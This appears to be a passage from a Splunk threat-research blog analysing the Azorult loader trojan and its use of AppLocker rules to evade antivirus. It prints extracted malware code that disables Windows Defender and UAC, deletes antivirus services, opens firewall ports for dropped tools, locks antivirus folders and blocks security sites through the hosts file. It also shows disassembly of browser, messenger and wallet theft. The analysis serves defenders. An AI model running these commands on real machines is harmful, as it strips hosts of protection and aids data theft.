AppLocker Rules as Defense Evasion: Complete Analysis | Splunk

By Splunk Threat Research Team

Published: 2022-08-25 · Archived: 2026-04-06 01:28:44 UTC


Splunk is committed to using inclusive and unbiased language. This blog post might contain terminology that we no longer use. For more information on our updated terminology and our stance on biased language, please visit our blog post. We appreciate your understanding as we work towards making our community more inclusive for everyone.

Microsoft continues to develop, update and improve features to monitor and prevent the execution of malicious code on the Windows opearting system. One of these features is AppLocker. This feature advances the functionality of software restriction policies and enables administrators to create rules to allow or deny applications from running based on their unique identities (e.g., files) and to specify which users or groups can run those applications.

AppLocker has the ability to control the execution of executables (“.exe” and “.com”), scripts (“.js”, “ps1”, “vbs”, “.cmd” and “.bat”), windows installer (“.msi, “.mst”, “.msp”), dll modules, packaged apps, and app installer.

This software restriction policy may be abused by adversaries, like the “Azorult loader,” a payload that imports its own AppLocker policy to deny the execution of several antivirus components as part of its defense evasion.

In this blog, the Splunk Threat Research Team will do a deep dive analysis on “Azorult loader” and its several components to understand tactics and techniques that may help SOC analysts and blue teamers defend against these types of threats.



(For a larger resolution of this diagram visit this link)

Azorult Loader

Azorult loader is a classic “Trojan Horse” that contains several components including the Azorult malware itself and additional embedded files to enable remote access and data collection. This loader is an autoit compiled executable that contains a self-extracting stream in its resource sections along with several files.

Defense Evasion

Azorult implements a hardcoded sandbox evasion checklist: It looks for specific usernames, files on the desktop, hostnames and processes running on the targeted host. If identified, it will exit. It will also terminate its execution if the OS version of the compromised host is “winxp”.

If the “msseces.exe” process is running, it will try to uninstall the “Microsoft Security Client” by using the wmic.exe command shown below.

```
C:\Windows\System32\wbem\wmic.exe product where name="Microsoft Security Client" call uninstall /nointeractive
```

It will also disable several registry keys related to the Windows Defender application feature and other AV products to evade their detections. Figures 1.1 and 1.2 shows screenshots of the autoit script code that modifies those registry values.

```
RegWrite("HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList", "John", "REG_DWORD", 0x0)
RegWrite("HKLM\SOFTWARE\SOFTWARE\Policies\Microsoft\Windows Defender", "DisableAntiSpyware", "REG_DWORD", 0x1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "DisableIOAVProtection", "REG_DWORD", 0x1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "DisableBehaviorMonitoring", "REG_DWORD", 0x1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "DisableOnAccessProtection", "REG_DWORD", 0x1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "DisableRawWriteNotification", "REG_DWORD", 0x1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet", "DisableBlockAltFirstSeen", "REG_DWORD", 0x1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet", "LocalSettingOverrideSpynetRepting", "REG_DWORD", 0x0)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet", "SumbitSamplesConsent", "REG_DWORD", 0x2)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions", "Exclusions_Paths", "REG_DWORD", 0x1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths", "C:\Programdata", "REG_SZ", "System")
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths", "C:\Windows\System32", "REG_SZ", "SystemHD")
RegWrite("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System", "EnableLUA", "REG_DWORD", 0x0)
RegWrite("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System", "ConsentPromptBehaviorAdmin", "REG_DWORD", 0x0)
RegWrite("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ImmersiveShell", "UseActionCenterExperience", "REG_DWORD", 0x0)
```

Figure 1.1

```
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced", "EnableBalloonTips", "REG_DWORD", 0x0)
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\Windows Error Reporting", "disable", "REG_DWORD", 0x1)
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\PushNotifications", "ToastEnabled", "REG_DWORD", 0x0)
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer", "DisallowRun", "REG_DWORD", 0x1)
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "1", "REG_SZ", "eav_trial_rus.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "2", "REG_SZ", "avast_free_antivirus_setup_online.exe"
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "3", "REG_SZ", "eis_trial_rus.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "4", "REG_SZ", "essf_trial_rus.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "5", "REG_SZ", "hitmanpro_x64.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "6", "REG_SZ", "ESETOnlineScanner_UKR.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "7", "REG_SZ", "ESETOnlineScanner_RUS.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "8", "REG_SZ", "HitmanPro.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "9", "REG_SZ", "360TS_Setup_Mini.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "10", "REG_SZ", "Cezurity_Scanner_Pro_Free.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "11", "REG_SZ", "Cube.exe")
```

Figure 1.2

It will also try to stop, delete and even modify the configuration of some services as part of its execution and disable antivirus products. Figure 2 shows the code list of those services.

```
Run(@ComSpec & " /c " & "sc start appidsvc", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc start appmgmt", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc config appidsvc start= auto", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc config appmgmt start= auto", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc delete swprv", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc stop mbamservice", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc stop bytefenceservice", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc delete bytefenceservice", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc delete mbamservice", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc delete crmsvc", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc stop Adobeflashplayer", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc delete AdobeFlashPlayer", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc stop MoonTitle", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc stop AudioServer", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc stop clr_optimization_v4.0.30318_64", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc stop MicrosoftMysql", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc delete MicrosoftMysql", "", @SW_HIDE)
```

Figure 2

It will attempt to block SMB ports (445, 139 and update the firewall configuration to allow its dropped malicious files to perform network connections. Figure 3 shows the netsh command that modifies firewall rules.

```
" /c " & 'netsh advfirewall set allprofiles state on", "", @SW_HIDE)
" /c " & 'netsh advfirewall firewall add rule name="Port Blocking" protocol=TCP localport=445 action=block dir=IN', "", @SW_HIDE)
" /c " & 'netsh advfirewall firewall add rule name="Port Blocking" protocol=UDP localport=445 action=block dir=IN', "", @SW_HIDE)
" /c " & 'netsh advfirewall firewall add rule name="Port Block" protocol=TCP localport=139 action=block dir=IN', "", @SW_HIDE)
" /c " & 'netsh advfirewall firewall add rule name="Port Block" protocol=UDP localport=139 action=block dir=IN', "", @SW_HIDE)
" /c " & 'netsh advfirewall firewall add rule name="Recovery Service" dir=in action=allow program="C:\ProgramData\WindowsTask\MicrosoftHost.exe" enable=
" /c " & 'netsh advfirewall firewall add rule name="Shadow Service" dir=in action=allow program="C:\ProgramData\WindowsTask\AppModule.exe" enable=yes',
" /c " & 'netsh advfirewall firewall add rule name="Security Service" dir=in action=allow program="C:\ProgramData\WindowsTask\AMD.exe" enable=yes', "",
" /c " & 'netsh advfirewall firewall add rule name="Recovery Services" dir=out action=allow program="C:\ProgramData\WindowsTask\MicrosoftHost.exe" enabl
" /c " & 'netsh advfirewall firewall add rule name="Shadow Services" dir=out action=allow program="C:\ProgramData\WindowsTask\AppModule.exe" enable=yes'
" /c " & 'netsh advfirewall firewall add rule name="Security Services" dir=out action=allow program="C:\ProgramData\WindowsTask\AMD.exe" enable=yes', ""
" /c " & 'netsh advfirewall firewall add rule name="Survile Service" dir=in action=allow program="C:\ProgramData\RealtekHD\taskhostw.exe" enable=yes', "
" /c " & 'netsh advfirewall firewall add rule name="System Service" dir=in action=allow program="C:\ProgramData\windows\rutserv.exe" enable=yes', "", @S
" /c " & 'netsh advfirewall firewall add rule name="Shell Service" dir=in action=allow program="C:\ProgramData\rundll\system.exe" enable=yes', "", @SW_H
" /c " & 'netsh advfirewall firewall add rule name="Script Service" dir=in action=allow program="C:\ProgramData\rundll\rundll.exe" enable=yes', "", @SW_
" /c " & 'netsh advfirewall firewall add rule name="Micro Service" dir=in action=allow program="C:\ProgramData\rundll\Doublepulsar-1.3.1.exe" enable=yes
" /c " & 'netsh advfirewall firewall add rule name="Small Service" dir=in action=allow program="C:\ProgramData\rundll\Eternalblue-2.2.0.exe" enable=yes'
" /c " & 'netsh advfirewall firewall add rule name="AllowPort1" protocol=TCP localport=9494 action=allow dir=IN', "", @SW_HIDE)
" /c " & 'netsh advfirewall firewall add rule name="AllowPort2" protocol=TCP localport=9393 action=allow dir=IN', "", @SW_HIDE)
" /c " & 'netsh advfirewall firewall add rule name="AllowPort3" protocol=TCP localport=9494 action=allow dir=out', "", @SW_HIDE)
" /c " & 'netsh advfirewall firewall add rule name="AllowPort4" protocol=TCP localport=9393 action=allow dir=out', "", @SW_HIDE)
```

Figure 3

Using the attrib and icacls Windows binaries, it will set the hidden attribute and a deny permission access on several AV product installation root folders like what we see in Figures 4 and 5.

```
Run(@ComSpec & ' /c icacls "C:\Program Files (x86)\AVAST Software" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Programdata\AVAST Software" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files\AVG" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files (x86)\AVG" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\Norton" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Programdata\Kaspersky Lab" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Programdata\Kaspersky Lab" /deny system:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\Kaspersky Lab Setup Files" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\Kaspersky Lab Setup Files" /deny system:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files\Kaspersky Lab" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files\Kaspersky Lab" /deny system:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files (x86)\Kaspersky Lab" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files (x86)\Kaspersky Lab" /deny system:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\Doctor Web" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\grizzly" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files (x86)\Cezurity" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files\Cezurity" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\McAfee" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files\Common Files\McAfee" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\Avira" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files (x86)\GRIZZLY Antivirus" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files\ESET" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files\ESET" /deny system:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\ESET" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\ESET" /deny system:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files (x86)\Panda Security" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
```

Figure 4

```
FileSetAttrib("C:\Program Files (x86)\Microsoft JDX", "+SH")
FileSetAttrib("C:\Program Files (x86)\Zaxar", "+SH")
FileSetAttrib("C:\Programdata\Driver Foundation Visions VHG", "+SH")
FileSetAttrib("C:\AdwCleaner", "+SH")
FileSetAttrib("C:\Program Files\ByteFence", "+SH")
FileSetAttrib("C:\KVRT_Data", "+SH")
FileSetAttrib("C:\Program Files (x86)\360", "+SH")
FileSetAttrib("C:\ProgramData\360safe", "+SH")
FileSetAttrib("C:\Program Files (x86)\SpyHunter", "+SH")
FileSetAttrib("C:\Program Files\Malwarebytes", "+SH")
FileSetAttrib("C:\Program Files\COMODO", "+SH")
FileSetAttrib("C:\Program Files\Enigma Software Group", "+SH")
FileSetAttrib("C:\Program Files\SpyHunter", "+SH")
FileSetAttrib("C:\Program Files\AVAST Software", "+SH")
FileSetAttrib("C:\Program Files (x86)\AVAST Software", "+SH")
FileSetAttrib("C:\Programdata\AVAST Software", "+SH")
FileSetAttrib("C:\Program Files\AVG", "+SH")
```

Figure 5

First Stage Drop Files

The loader will drop files as seen in Figure 6. The “temp.bat” is a cleanup batch file that will delete some of the dropped files and add a hidden attribute on the created directory C:\Programdata\Windows. The “clean.bat” is responsible for killing malwarebytes “mbamservice.exe” process, stopping or deleting more services related to AV products and coin miners like “MinerGate”.




Figure 6

The “H.bat” is responsible for blocking AV, coin miner and some GitHub websites by redirecting it to the local host IP address of the compromised host by adding an entry to the “%SystemRoot%\System32\drivers\etc\hosts”. Figure 7 shows some of the url links it tries to block and how it adds the entry to the hosts file.

```
call:Install codeload.github.com
call:Install support.kaspersky.ru
call:Install kaspersky.ru
call:Install virusinfo.info
call:Install forum.kasperskyclub.ru
call:Install cyberforum.ru
call:Install soft-file.ru
call:Install www.360totalsecurity.com
call:Install cezurity.com
call:Install www.dropbox.com
call:Install 193.228.54.23
call:Install spec-komp.com
call:Install eset.ua
call:Install 360totalsecurity.com
call:Install www.esetnod32.ru
call:Install www.comss.ru
call:Install blog-pc.ru
call:Install www.securrity.ru
call:Install vellisa.ru
call:Install download-software.ru
call:Install drweb-cureit.ru
call:Install softpacket.ru
call:Install www.kaspersky.com
call:Install kaspersky.ru
call:Install www.avast.ua
call:Install www.avast.ru
call:Install zillya.ru
call:Install safezone.ua
call:Install vms.drweb.ru
call:Install www.drweb.ua
call:Install free.drweb.ru
call:Install biblprog.org.ua
call:Install free-software.com.ua
call:Install free.dataprotection.com.ua
call:Install www.drweb.com
call:Install www.softportal.com
call:Install www.nashnet.ua
call:Install softlist.com.ua
call:Install it-doc.info
call:Install esetnod32.ru
call:Install blog-bridge.ru
call:Install remontka.pro
call:Install securos.org.ua
call:Install pc-helpp.com
call:Install softdroid.net
call:Install kaspersky.ru
call:Install malwarebytes.com
call:Install ru.vessoft.com
call:Install AlpineFile.ru
```

```
call:Install ska4aty.pl
call:Install ska4aty.ru
call:Install ska4aty.club
call:Install ska4aty.net
call:Install ska4aty.org
call:Install ska4aty.com
call:Install ska4aty.pro
call:Install ska4aty.pw
call:Install ska4aty.online


:Install
setlocal enableextensions enabledelayedexpansion
set sHostFile=%SystemRoot%\System32\drivers\etc\hosts
echo.>>"%sHostFile%"
set sHost=%~1
if defined sHost (
    for /f "usebackq eol=# tokens=1,2" %%i in ("%sHostFile%") do (
        if /i "%%j" equ "%sHost%" (
            set /a bFound = 1
            set sAddress=%%i
        )
    )
    if defined bFound (
        echo.Host [%sHost%] ^(!sAddress!^) already present in [%sHostFile%]
    ) else (
        echo.Add host [%sHost%] ^(127.0.0.1^) into [%sHostFile%]
        echo.127.0.0.1    %sHost%>>"%sHostFile%"
    )
) else (
    echo.Usage: "%~nx0" ^<hostname^>
)
endlocal
GoTo:EOF

PAUSE
```

Figure 7

The file “5.xml” is one of the most interesting parts of this malware. It contains AppLocker rules designed for defense evasion. This paper will explore the topic further specifically when we break down the components that

try to import this rule. The “ink.exe” is the actual Azorult malware. Figure 8.1 shows the strings command used to parse the browser database to collect sensitive information like credentials.

```
CODE:00412... 000000FE  C  SELECT DATETIME(moz_historyvisits.visit_date/1000000, \"unixepoch\", \"localtime\"),moz_places.title,moz_places.url FROM moz_places, moz_historyvisits WHERE moz_places.id = moz_history
CODE:00412... 000000BD  C  SELECT DATETIME( ((visits.visit_time/1000000)-11644473600),\"unixepoch\") , urls.title , urls.url FROM urls, visits WHERE urls.id = visits.url ORDER By  visits.visit_time DESC LIMIT 0, 10000
CODE:00413... 00000011  C  Browsers\\Cookies
CODE:00413... 00000011  C  Browsers\\History
CODE:00415... 00000045  C  U29mdHdhcmVcTWljcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cVW5pbnN0YWxs
CODE:00415... 00000011  C  RGlzcGxheU5hbWU=
CODE:00415... 00000049  C  U29mdHdhcmVcTWljcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cVW5pbnN0YWxsXA==
CODE:00415... 00000015  C  RGlzcGxheVZlcnNpb24=
CODE:00415... 00000015  C  GlobalMemoryStatusEx
CODE:00415... 0000000D  C  kernel32.dll
CODE:00415... 00000014  C  EnumDisplayDevicesA
CODE:00415... 0000000B  C  user32.dll
CODE:00416... 0000001D  C  UHJvY2Vzc29yTmFtZVN0cmluZw==
CODE:00416... 00000041  C  SEFSRFdBUkVcREVTQ1JJUFRJT05cU3lzdGVtXENlbnRyYWxQcm9jZXNzb3JcMA==
CODE:00416... 0000000C  C  CPU Count:
CODE:00416... 00000009  C  GetRAM:
CODE:00416... 0000000D  C  Video Info\r\n
```

Figure 8.1

Figure 8.2 shows how it parses and steals the telegram, skype, and bitcoin wallet information stored on the target host and sends it to its C2 server.

```
CODE:00418A65                 mov     ecx, offset aCoinsMultibith ; "Coins\\MultiBitHD"
CODE:00418A6A                 mov     edx, offset aMbhdWalletAesM ; "mbhd.wallet.aes,mbhd.checkpoints,mbhd.s"...
CODE:00418A6F                 mov     eax, offset off_419CA4
CODE:00418A74                 call    sub_413F58
CODE:00418A79                 test    eax, eax
CODE:00418A7B                 jle     short loc_418A84
CODE:00418A7D                 mov     eax, ds:off_41B2C4
CODE:00418A82                 inc     dword ptr [eax]
CODE:00418A84
CODE:00418A84 loc_418A84:                             ; CODE XREF: sub_4186C4+3B7↑j
CODE:00418A84                 mov     eax, ds:off_41B2C4
CODE:00418A89                 cmp     dword ptr [eax], 0
CODE:00418A8C                 jle     short loc_418A98
CODE:00418A8E                 mov     eax, offset dword_419CD8
CODE:00418A93                 call    sub_405114
CODE:00418A98
CODE:00418A98 loc_418A98:                             ; CODE XREF: sub_4186C4+2B1↑j
CODE:00418A98                                         ; sub_4186C4+3C8↑j
CODE:00418A98                 mov     eax, [ebp+var_2C]
CODE:00418A9B                 mov     eax, [eax+ebx*4]
CODE:00418A9E                 cmp     byte ptr [eax+4], 2Bh ; '+'
CODE:00418AA2                 jnz     short loc_418AAE
CODE:00418AA4                 mov     eax, offset aSkype ; "Skype"
CODE:00418AA9                 call    sub_414808
CODE:00418AAE
CODE:00418AAE loc_418AAE:                             ; CODE XREF: sub_4186C4+3DE↑j
CODE:00418AAE                 mov     eax, [ebp+var_2C]
CODE:00418AB1                 mov     eax, [eax+ebx*4]
CODE:00418AB4                 cmp     byte ptr [eax+5], 2Bh ; '+'
CODE:00418AB8                 jnz     short loc_418ADB
CODE:00418ABA                 push    0
CODE:00418ABC                 push    3E8h
CODE:00418AC1                 push    1
CODE:00418AC3                 push    0
CODE:00418AC5                 push    0
CODE:00418AC7                 mov     ecx, offset aTelegram ; "Telegram"
CODE:00418ACC                 mov     edx, offset aD877f783d5Map ; "D877F783D5*,map*"
CODE:00418AD1                 mov     eax, offset aAppdataTelegra ; "%appdata%\\Telegram Desktop\\tdata\\"
CODE:00418AD6                 call    sub_413F58
```


Figure 8.2

Drop file - Wini.exe

One of the executables dropped is named wini.exe. This is a self extracting archive (sfx). An archive that has been combined with an executable module, allowing Windows users to extract the archive's files without a decompression program. Threat actors take advantage of this file type because it protects their malware with a password, which helps it evade sandboxes or emulation without it.

Figure 9 shows how the password prompt when executed without the password.

Figure 9



